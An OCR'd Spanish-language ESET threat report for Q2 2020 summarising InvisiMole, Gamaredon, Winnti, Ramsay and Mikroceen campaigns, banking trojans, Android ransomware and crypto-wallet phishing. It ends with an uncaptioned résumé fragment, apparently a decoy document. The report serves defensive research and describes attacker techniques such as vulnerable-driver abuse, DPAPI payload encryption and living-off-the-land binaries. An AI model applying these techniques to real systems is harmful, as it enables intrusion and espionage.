INFORME DE AMENAZAS

SEGUNDO TRIMESTRE DE 2020

WeLiveSecurity.com/latam
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

Contenido

Prólogo

¡Bienvenido a la edición del Informe de Amenazas de ESET del segundo trimestre de 2020!

Ya ha pasado medio año desde el brote de COVID-19 y el mundo está tratando de adaptarse a la nueva normalidad. Pero incluso ahora que el pánico inicial se ha acomodado y muchos países comenzaron a levantar las restricciones establecidas como parte de la cuarentena, los ataques cibernéticos que aprovechan la temática de la pandemia no mostraron signos de desaceleración en el segundo trimestre de 2020.

Nuestros especialistas notaron una afluencia continua de ataques web y por correo electrónico que utilizan el COVID-19 como señuelo, donde los estafadores tratan de sacar el máximo provecho de la crisis. La telemetría de ESET también mostró un aumento en los correos electrónicos de phishing dirigidos a compradores online que se hacen pasar por uno de los principales servicios de paquetería del mundo, con un volumen diez veces mayor al del primer trimestre. El incremento de los ataques dirigidos al Protocolo de escritorio remoto (RDP), cuya seguridad todavía muchos siguen descuidando, continuó en el segundo trimestre, con persistentes intentos por establecer conexiones RDP que superaron el doble de los que registramos a principios de año.

Una de las áreas que se desarrollaron más rápido durante el segundo trimestre fue la del ransomware, donde algunos operadores abandonaron la tendencia (aún bastante nueva) del doxing y la filtración de datos de forma aleatoria, y pasaron a subastar los datos robados en sitios clandestinos creados con ese propósito, e incluso formaron "carteles" para atraer más compradores.

El ransomware también se hizo presente en la plataforma para Android apuntando a usuarios de Canadá bajo la apariencia de una aplicación de rastreo de contactos de COVID-19. Los investigadores de ESET detuvieron rápidamente esta campaña y proporcionaron una herramienta de descifrado para las víctimas. Entre muchos otros hallazgos, nuestros investigadores: descubrieron la campaña Operation In(ter)ception, dirigida a compañías aeroespaciales y militares de alto perfil; revelaron el modus operandi del escurridizo grupo InvisiMole; y diseccionaron Ramsay, un conjunto de herramientas para el ciberespionaje diseñadas para comprometer redes aisladas, también conocidas como redes air-gapped.

Además de ofrecer resúmenes sobre estos hallazgos, el presente informe también incluye actualizaciones exclusivas inéditas del Equipo de Investigación de ESET, con un enfoque especial en las operaciones de los grupos de amenazas persistentes avanzadas (APT): consulte las secciones Noticias del laboratorio y Actividad de grupos de APT.

Durante la primera mitad de 2020, ESET también contribuyó activamente con la base de conocimiento MITRE ATT&CK en su nueva versión renovada que ahora incluye subtécnicas. La última actualización de ATT&CK tiene cuatro nuevas contribuciones de ESET.

Finalmente, tras un descanso, este trimestre ha presenciado la puesta en marcha de nuevos planes de conferencias, aunque se reemplazó la asistencia presencial por transmisiones virtuales, y estamos encantados de invitarlos a las charlas y los talleres de ESET en BlackHat USA, BlackHat Asia, VB2020 y otros eventos.

Esperamos que disfrute la lectura, se mantenga seguro y, por sobre todo, saludable.

Roman Kovác, Jefe de Investigación de ESET

HISTORIA

DESTACADA

Desenterrando el arsenal oculto de InvisiMole

Zuzana Hromcová y Anton Cherepanov

Los investigadores de ESET revelan el modus operandi del escurridizo grupo InvisiMole y las recientemente descubiertas similitudes con el grupo Gamaredon.

El Grupo InvisiMole es un actor de amenazas que opera desde al menos 2013, cuyo malware fue *reportado por primera vez por ESET* [1] en 2018 y fue asociado a operaciones de ciberespionaje en Ucrania y Rusia.

Anteriormente hemos documentado los dos backdoors ricos en funcionalidades utilizados por el grupo: RC2CL y RC2FM, que brindan amplias capacidades de espionaje, como la posibilidad de grabar desde la cámara web y el micrófono de las víctimas, rastrear los datos de geolocalización y recopilar los documentos a los que se accedió recientemente.

Sin embargo, se sabía poco sobre el resto de las tácticas, técnicas y procedimientos (TTP) del grupo.

A fines de 2019, InvisiMole resurgió con un renovado conjunto de herramientas, apuntando a algunas organizaciones de alto perfil en el sector militar y misiones diplomáticas en Europa del Este.

Los investigadores de ESET estudiaron estos ataques en cooperación con las organizaciones afectadas y lograron descubrir el extenso y sofisticado conjunto de herramientas utilizado para la entrega, el movimiento lateral y la ejecución de los backdoors de InvisiMole: las piezas faltantes del rompecabezas en nuestra investigación previa.

La investigación también nos llevó a revelar una cooperación hasta el momento desconocida entre el Grupo InvisiMole y *Gamaredon* [2], un grupo de amenazas altamente activo que también opera desde al menos 2013 y que dirige sus ataques principalmente a instituciones ucranianas.

Conjunto de herramientas de InvisiMole

La telemetría de ESET sugiere que los atacantes siguieron desarrollando activamente su malware a lo largo de la campaña, rediseñando y volviendo a compilar sus componentes, e incluso introduciendo otros nuevos.

Por ejemplo, encontramos distintas versiones del loader y el backdoor RC2FM de InvisiMole y detectamos que una de las muestras detectada por ESET aparentemente acababa de ser compilada justo antes de su implementación.

Más adelante en el transcurso de la operación observamos también que, en un intento por evitar la detección, los atacantes dejaron de usar el formato ejecutable portable (PE) para sus archivos. En cuanto a los nuevos componentes añadidos, descubrimos un downloader TCP y un downloader DNS que hasta el momento no se habían reportado; el segundo utiliza tunneling de DNS para comunicarse con el servidor de Comando y Control (C&C).

En general, la campaña se caracteriza por emplear largas cadenas de ejecución con múltiples capas de cifrado por víctima, lo que dificulta la reconstrucción del ataque.

En estas cadenas de ejecución, los atacantes utilizaron varias técnicas interesantes para mezclarse con programas legítimos y pasar desapercibidos: usaron indebidamente aplicaciones legítimas (lo que también se conoce como binarios que “viven de la tierra”, del inglés Living Off the Land Binaries o *LOLBins* [3]) para ejecutar su propio código, lograr la persistencia, realizar movimientos laterales y otras operaciones, con el objetivo de quedar en la lista blanca de aplicaciones y evitar la detección.

Además, detectamos que InvisiMole entrega ejecutables vulnerables a computadoras infectadas y luego los aprovecha para ejecutar código encubierto y mantener la persistencia a largo plazo.

Los atacantes instalaron un controlador speedfan.sys vulnerable en una computadora infectada y lo utilizaron para inyectar InvisiMole en un proceso legítimo desde el modo kernel. Esta técnica ya había sido utilizada previamente, por ejemplo, por *Slingshot APT* [4], y otros investigadores la han llamado *Traiga su propio controlador vulnerable (Bring Your Own Vulnerable Driver; BYOVD)* [5].

Además del controlador, los atacantes entregaron un componente vulnerable de Windows desde Windows XP y aprovecharon su vulnerabilidad de validación de entrada, o entregaron un paquete de software de terceros vulnerable y aprovecharon su vulnerabilidad de desbordamiento de pila, conocida en inglés como stack overflow, una técnica que nosotros llamamos Traiga su Propio Software Vulnerable (BYOVS, por sus siglas en inglés).

Para el movimiento lateral, observamos que el grupo InvisiMole roba documentos o programas de instalación de software de la organización comprometida y los reemplaza en las ubicaciones originales con sus propias versiones troyanizadas, o utiliza los exploits EternalBlue y BlueKeep para propagarse a hosts vulnerables dentro de la red.

Cooperación entre InvisiMole y Gamaredon

Durante nuestra investigación, descubrimos que InvisiMole se entrega a los sistemas comprometidos mediante un downloader .NET que los productos de ESET detectan como MSIL/Pterodo, y que constituye el trabajo del grupo Gamaredon. El malware de Gamaredon es generalmente distribuido a través de correos electrónicos de phishing especialmente dirigidos y es utilizado para moverse lateralmente dentro de la red objetivo lo más lejos posible, mientras toma las huellas digitales de las máquinas.

Nuestra investigación demuestra que Gamaredon se utiliza para allanar el camino y lograr que el payload sea mucho más sigiloso. Según nuestra telemetría, solo un pequeño número de los objetivos comprometidos por Gamaredon se "actualiza" al malware más avanzado InvisiMole; probablemente se trate de aquellos objetivos que los atacantes consideran particularmente significativos.

Protección de la ejecución

InvisiMole utiliza una función de Windows llamada API de protección de datos (DPAPI) para proteger la ejecución y cifrar los payloads en forma individual por víctima, más específicamente:

- la API CryptProtectData para cifrar los datos
- la API CryptUnprotectData para descifrar los datos


Este esquema de cifrado simétrico utiliza una clave derivada de los secretos de inicio de sesión del usuario, por lo que el descifrado debe realizarse en la misma computadora donde se cifraron los datos.

InvisiMole usa indebidamente la función DPAPI, destinada al almacenamiento local de credenciales como contraseñas de Wi-Fi o contraseñas de inicio de sesión en navegadores web, para proteger su payload de los investigadores de seguridad. De esta forma, incluso aunque encuentren los componentes de InvisiMole en la telemetría o en plataformas de intercambio de malware, no pueden descifrarlos fuera de la computadora de la víctima.

Sin embargo, gracias a la cooperación directa con las organizaciones afectadas, pudimos recuperar los payloads y reconstruir cuatro de las cadenas de ejecución de InvisiMole.

Agradecemos a nuestros colegas investigadores de ESET Matthieu Faou, Ladislav Janko y Michal Poslušný por su trabajo en esta investigación.

Entrada en el blog WeLiveSecurity [6] | *White paper* [7]



Cadenas de ejecución de InvisiMole; los candados indican el uso del cifrado por máquina

NOTICIAS DEL LABORATORIO

Últimos hallazgos de los Laboratorios de Investigación de ESET en todo el mundo

IoT

Fallos graves encontrados en varios smart hubs para el hogar

Los investigadores de ESET encontraron numerosas vulnerabilidades de seguridad graves en tres home hubs (también conocidas como centrales inteligentes o centrales domóticas) diferentes: Fibaro Home Center Lite, Homematic Central Control Unit (CCU2) y eLAN-RF-003. Estos dispositivos se utilizan para monitorear y controlar hogares inteligentes y otros entornos en miles de hogares y empresas en toda Europa y en el exterior.

Las posibles consecuencias de estas vulnerabilidades incluyen el acceso completo a los dispositivos centrales y periféricos en estos sistemas monitoreados así como a los datos confidenciales que contienen, la ejecución remota no autenticada de código y ataques Man-in-the-Middle (MitM).

ESET informó los hallazgos a los respectivos fabricantes, que luego lanzaron parches para la mayoría de las vulnerabilidades.

Entrada en el blog WeLiveSecurity [8]

Botnets

ESET descubre y disrumpe VictoryGate, una botnet para minar criptomonedas que afecta principalmente a Perú

En abril de 2020 Investigadores de ESET publicaron un artículo sobre el descubrimiento de una botnet denominada VictoryGate que había estado activa al menos desde mayo de 2019. A partir de esa fecha se identificaron tres variantes de su módulo inicial y aproximadamente diez payloads que son descargados desde sitios utilizados para alojar los archivos. El módulo inicial es detectado por los productos de seguridad de ESET como MSIL/VictoryGate.

La botnet afectó fundamentalmente a países de Latinoamérica, principalmente en Perú, donde se identificaron más del 90% de los dispositivos comprometidos. De acuerdo con datos de la telemetría de ESET, se estima que la botnet estaba conformada por 35.000 dispositivos que eran utilizados para la minería de la criptomoneda Monero; aunque dado que VictoryGate tenía la capacidad de actualizar los payloads, esta actividad podría haber cambiado en cualquier momento.

Entrada en el blog WeLiveSecurity [9]

Malware bancario

Bankers

Los troyanos bancarios continúan operando en países latinoamericanos a través de campañas de spam que simulan ser correos legítimos y suplantan la identidad de empresas u organismos gubernamentales. Mediante el uso de técnicas de Ingeniería Social, estos mensajes apócrifos pretenden engañar a los usuarios para que accedan a enlaces maliciosos.

El objetivo de este tipo de malware es robar credenciales bancarias, desde ventanas de inicio de sesión falsas que simulan ser de sitios bancarios visitados por la potencial víctima, además de otro tipo de credenciales y criptomonedas.

Grandoreiro: ¿Cuánto puede crecer un EXE?

Los investigadores de ESET analizaron en profundidad Grandoreiro, un troyano bancario escrito en Delphi que apunta a Brasil, México, España y Perú. Aunque Grandoreiro se distribuye principalmente a través del spam, los investigadores de ESET observaron que los atacantes comenzaron a emplear estafas relacionadas con el COVID-19 en las que el troyano se hace pasar por videos que supuestamente proporcionan información sobre el coronavirus. Grandoreiro recopila diversos datos sobre las máquinas afectadas y, en algunas versiones, también roba las credenciales almacenadas en el navegador web Google Chrome, así como los datos almacenados en Microsoft Outlook.

La familia de malware debe su nombre a su característica más notable: sus archivos binarios crecen al menos unos cientos de megabytes. Otra característica notable de Grandoreiro es el gran esfuerzo que hacen los atacantes para evadir la detección, incluyendo el uso de muchas técnicas para detectar o incluso deshabilitar el software de protección bancaria.

Grandoreiro muestra similitudes con otros troyanos bancarios descritos anteriormente por los investigadores de ESET, en particular con Casbaneiro, con el que comparte un algoritmo de descifrado de strings. Sin embargo, a diferencia de la mayoría de los troyanos bancarios latinoamericanos, Grandoreiro utiliza cadenas de distribución bastante pequeñas. Para diferentes campañas, puede elegir un tipo distinto de downloader. Estos downloaders a menudo se almacenan en servicios públicos conocidos de intercambio online, como GitHub, Dropbox, Pastebin, 4shared o 4Sync.

Entrada en el blog WeLiveSecurity

Malware para Android

Un insidioso malware para Android abandona todas las funciones maliciosas menos una para pasar desapercibido

Los investigadores de ESET descubrieron un malware para Android que utiliza una técnica sigilosa, aunque simple, para permanecer fuera del radar. Al analizar la aplicación DEFENSOR ID que en ese momento estaba disponible en la tienda oficial de aplicaciones para Android, los investigadores de ESET descubrieron que la aplicación hacía un uso indebido de los Servicios de Accesibilidad, pero no requería permisos que invadieran la privacidad ni tenía ninguna otra funcionalidad maliciosa. Como resultado, DEFENSOR ID llegó a la Play Store de Google, permaneció allí durante unos meses y nunca fue detectada por ningún proveedor de seguridad que participara en el programa VirusTotal.

Una vez que el usuario activa los Servicios de Accesibilidad, DEFENSOR ID puede allanar el camino para que el atacante limpie la cuenta bancaria de la víctima o la billetera de criptomonedas y tome el control de sus cuentas de correo electrónico o redes sociales, entre otras acciones maliciosas.

Tras el aviso de ESET, Google eliminó DEFENSOR ID de la tienda oficial de aplicaciones para Android.

Entrada en el blog WeLiveSecurity [10]

Menos de dos semanas después de la publicación de estos hallazgos, los investigadores de ESET descubrieron que la amenaza se había subido nuevamente a Google Play Store (el 2 de junio de 2020). Esta nueva aplicación tenía la misma funcionalidad maliciosa y probablemente fue desarrollada por el mismo actor de amenazas, pero utilizaba un servidor de C&C diferente. ESET detectó este troyano cuando apareció en Google Play. Luego de su descubrimiento, ESET notificó de inmediato al equipo de seguridad de Google, que lo eliminó oportunamente.

Un nuevo ransomware se hace pasar por una aplicación de rastreo de contactos de COVID-19 en Canadá. ESET ofrece una herramienta de descifrado

Los investigadores de ESET descubrieron una operación de ransomware dirigida a usuarios de Android en Canadá. Los atacantes responsables de la operación usaron dos sitios web asociados al COVID-19 para hacer que las personas descargaran una aplicación de ransomware que se hacía pasar por una herramienta oficial de rastreo de COVID-19. Los investigadores de ESET analizaron el ransomware y crearon una herramienta de descifrado para las víctimas, basada en un error de la aplicación maliciosa.

CryCryptor apareció apenas unos días después de que el gobierno canadiense anunciara oficialmente su intención de respaldar el desarrollo de una aplicación de rastreo voluntario a nivel nacional, llamada COVID Alert. ESET informó al Centro Canadiense de Seguridad Cibernética sobre esta amenaza tan pronto como fue identificada.

Una vez que el usuario se convierte en víctima de CryCryptor, el ransomware cifra los archivos del dispositivo (todos los tipos de archivos más comunes) y deja un archivo “Léame” con el correo electrónico del atacante en cada directorio con archivos cifrados.

Debido a un error en CryCryptor (*CWE-926*) [11], cada una de las aplicaciones que estén instaladas en el dispositivo afectado pueden iniciar cualquier servicio exportado proporcionado por el ransomware. Esto les permitió a los investigadores de ESET crear la *herramienta de descifrado* [12], una

aplicación que activa la funcionalidad de descifrado incorporada en la aplicación de ransomware por sus creadores.

Entrada en el blog WeLiveSecurity [13]

Phishing Nota exclusiva para el Reporte de Amenazas

Estafadores apuntan a billeteras de hardware para criptomonedas


Uno de los sitios web maliciosos que distribuyen el ransomware CryCryptor

Estafadores apuntan a billeteras de hardware para criptomonedas

A principios de 2020, ESET notó un aumento en la cantidad de intentos de phishing dirigidos a billeteras de hardware para criptomonedas. Los atacantes crearon varias extensiones para el navegador web Google Chrome que prometían falsamente a los usuarios la integración de su billetera de criptomonedas con el navegador. Supuestamente, la víctima podría acceder a la funcionalidad de la billetera y enviar y recibir transacciones de criptomonedas directamente desde el navegador. Si bien los ataques se dirigieron a muchas billeteras de hardware diferentes, la mayoría de las extensiones maliciosas eran para *Ledger* [14] y/o *Trezor* [15].

Las extensiones maliciosas de Chrome solicitan a las víctimas potenciales que ingresen la *frase de recuperación* [16] de 12/24 palabras utilizada inicialmente para configurar sus billeteras. Una vez que la víctima ingresa la frase de recuperación, se envía al servidor web de los atacantes o al bot de Telegram. Habiendo obtenido la frase de recuperación, los atacantes clonan la billetera de hardware y obtienen acceso completo a los fondos de criptomonedas de sus víctimas.


Si bien tales ataques no son más que un engaño de ingeniería social simple, la recaudación potencial para los delincuentes es grande: algunas víctimas han reportado *pérdidas* [17] que superan las 12 bitcoins (USD 100.000), y pérdidas totales, según *algunos informes* [18], que exceden los USD 250.000.



Aplicación maliciosa que solicita ingresar la frase de recuperación

Durante el primer semestre de 2020, se describieron más de 70 extensiones maliciosas en *informes públicos* [19], y tanto ESET como otros investigadores han informado directamente a Google sobre muchas más. En respuesta, Google *actualizó* [20] sus reglas para publicar extensiones de Chrome en abril, prohibiendo específicamente múltiples extensiones con la misma funcionalidad o extensiones con metadatos engañosos en la descripción de la aplicación.

Este cambio ha reducido la capacidad de los atacantes para publicar extensiones en Google Chrome Store, por lo que han comenzado a buscar nuevos vectores de ataque, como publicar complementos maliciosos para Firefox y aplicaciones para Android en Google Play Store.



Los investigadores de ESET creen que con el paso del tiempo estos tipos de ataques continuarán y se volverán más sofisticados.

ESET detecta este tipo de amenazas como JS/ExtenBro.CryptoSteal (Chrome y Firefox) y Android/FakeApp (Android).

Indicadores de sistemas comprometidos (IoC) [21]

ACTIVIDAD DE GRUPOS DE APT

Aspectos destacados de las investigaciones de ESET sobre grupos de amenazas persistentes avanzadas (APT) y sus campañas

Ramsay: un conjunto de herramientas de ciberespionaje diseñado para redes aisladas por “barreras de aire”

Los investigadores de ESET descubrieron un nuevo conjunto de herramientas de ciberespionaje diseñado para recolectar y extraer documentos confidenciales de sistemas aislados por air-gaps (barreras de aire). Denominado Ramsay por los investigadores de ESET, el conjunto de herramientas proporciona una serie de capacidades monitoreadas a través de un mecanismo de registro destinado a ayudar a los operadores, ya que proporciona una fuente de inteligencia accionable para llevar a cabo maniobras de extracción, control y movimiento lateral. También es capaz de proporcionar información para generar estadísticas del comportamiento y del sistema de las máquinas comprometidas. Entre las capacidades principales de Ramsay se encuentran la recopilación de archivos y las funciones encubiertas de almacenamiento, ejecución de comandos y propagación.

La capacidad de propagación es lo que lo hace notable. Su componente Spreader se comporta como un agente de infección de archivos: cambia la estructura de los archivos PE benignos en unidades extraíbles y compartidas en red dentro de la red del objetivo para incrustar artefactos de Ramsay maliciosos que se activan cuando se ejecuta el archivo que los aloja. El Spreader es altamente agresivo y cualquier archivo PE que resida en las unidades a las que se apunta es candidato a ser infectado, para maximizar la posibilidad de propagación lateral dentro del entorno.

Según los hallazgos de ESET, Ramsay ha pasado por varias iteraciones basadas en las diferentes instancias de la estructura encontrada, lo que denota una progresión en la cantidad y complejidad de sus capacidades.

Entrada en el blog WeLiveSecurity [22]

Mikroceen: un backdoor de espionaje que ataca redes de alto perfil en Asia Central

ESET trabajó junto con Avast para investigar una herramienta de acceso remoto (RAT) muy extendida y en constante evolución que emplea la funcionalidad de backdoor habitual denominada Mikroceen por ESET. En el análisis conjunto, los investigadores descubrieron que Mikroceen se usaba en ataques de espionaje contra entidades gubernamentales y comerciales (de las industrias de telecomunicaciones y gas) en Asia Central.

Los atacantes lograron obtener acceso a largo plazo a las redes afectadas, manipular archivos y tomar capturas de pantalla. Los dispositivos de las víctimas podían ejecutar varios comandos entregados remotamente desde los servidores de Comando y Control.

Los investigadores analizaron la implementación personalizada del modelo cliente-servidor de Mikroceen, diseñado específicamente para el ciberespionaje, y descubrieron que los desarrolladores del malware hicieron un gran esfuerzo para que la conexión con sus víctimas sea sólida y segura. Además, los investigadores descubrieron que los atacantes tienen un arsenal aún más grande de herramientas de ataque a su disposición y que sus proyectos están en constante de-

sarrollo, lo que se evidencia principalmente en las variaciones en la ofuscación.

Entrada en el blog WeLiveSecurity [23]

Grupo Winnti

El Grupo Winnti, activo desde al menos 2012, es el responsable de una serie de ataques de alto impacto a cadenas de suministro contra las industrias de videojuegos y de software, lo que lleva a la distribución de software troyanizado (como CCleaner, ASUS LiveUpdate y múltiples videojuegos) que luego se usa para infectar a más víctimas. También se lo conoce por haber realizado varios ataques en los sectores de salud y educación.

El grupo Winnti aún no perdió el juego

Los investigadores de ESET descubrieron un nuevo backdoor modular utilizado por el grupo Winnti. El malware, denominado PipeMon por ESET, se dirigió a varias empresas de videojuegos con sede en Corea del Sur y Taiwán que desarrollan populares juegos multijugador masivos en línea.

En al menos un caso, los atacantes infectaron el servidor de orquestación de la empresa utilizado para la compilación, lo que posiblemente les permitió troyanizar videojuegos ejecutables. En otro caso, los operadores comprometieron los servidores de juegos de la compañía. Mediante este ataque, sería posible manipular las monedas propias del juego para obtener ganancias financieras.

ESET contactó a las empresas afectadas y les proporcionó la información y asistencia necesarias para remediar la infección.

Entrada en el blog WeLiveSecurity [24]


Grupo Winnti Nota exclusiva para el Informe de Amenazas

La vuelta a clases del grupo Winnti

A finales de mayo, los investigadores de ESET descubrieron que una de las universidades en Hong Kong *atacada por el grupo Winnti en noviembre del año pasado* [25] se enfrentaba a un nuevo ataque dirigido que comprometía múltiples máquinas en su red.

Los investigadores de ESET pudieron vincular este nuevo ataque con la campaña anterior del mes de noviembre dirigida a la universidad en medio de protestas estudiantiles. Esta vez, en lugar de utilizar Shadow-Pad y el malware Winnti, los atacantes utilizaron *CROSSWALK* [26] (un backdoor modular empleado para filtrar información del sistema y que puede ejecutar shellcode enviado por el servidor de C&C) junto con *Korplug* [27] (también conocido como PlugX).

Para infectar a sus víctimas, los atacantes distribuyeron archivos LNK maliciosos (como *ya había documentado Malwarebytes* [28]) muy probablemente a través de correos electrónicos de phishing dirigido con documentos señuelo como curriculum vitae de estudiantes o certificados de evaluaciones, que en realidad contenían el loader Motnug con el shellcode de CROSSWALK codificado y comprimido, junto con un archivo de JavaScript. El shellcode se decodifica con certutil.exe y se descomprime con expand.exe. El archivo de JavaScript es ejecutado por wscript.exe y es el responsable de ejecutar el loader Motnug y extraer información de la red para enviarla a su servidor de C&C.



Availability: May.2016 – Aug.2016

EDUCATION

Columbia University (Expected) — United States
M.S. in Urban Planning & Real Estate Development — Sep.2016 – Jun.2018

Hong Kong Polytechnic University — Hong Kong
BSc (HONS) in Geomatics with Specialism in Geo-Information Technology — Sep.2012 – Expected Jun.2016
GPA: 3.42/4.0 Ranking: 4/38 IELTS: 7.5

University of British Columbia — Jul.2015 - Aug.2015
Urban Design Summer Program
GPA: 91/100 Ranking: 1/70

